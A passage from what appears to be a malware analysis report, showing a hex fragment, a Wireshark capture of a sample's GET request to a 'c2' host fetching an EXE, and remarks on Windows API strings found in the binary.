00 72 00 74 00 69 00 6E 00 67 00 54 00 69 00 6D 00 65 00 54 00 72 00 69 00 67 00 67 00 65 00 72 00 48 48
```

Many actions from malware are more about tampering, adding that can lead the protection from firewall, window defense could be weak, or can lead to system failure

## VII. Wireshark

We use wireshark to capture the network from malware. Wireshark is an open-source network protocol analyzer. Wireshark allows to examine network traffic, diagnose network issues, and troubleshoot network-related problems.



Wireshark-Figure 1.1: Capture GET request from malware

The Wireshark-Figure 1.1 shows that wireshark captured the GET request from whoami.exe. The name c2 combined with the fetching of EXE file, is indicative of potential malicious activity.

Strings like “DeleteCriticalSection”, “EnterCriticalSection”, “GetCurrentProcess”, “Sleep”, etc. are references to Windows API functions. The malware could use these functions to interact with the Windows OS. It probably modifies some OS files to get access.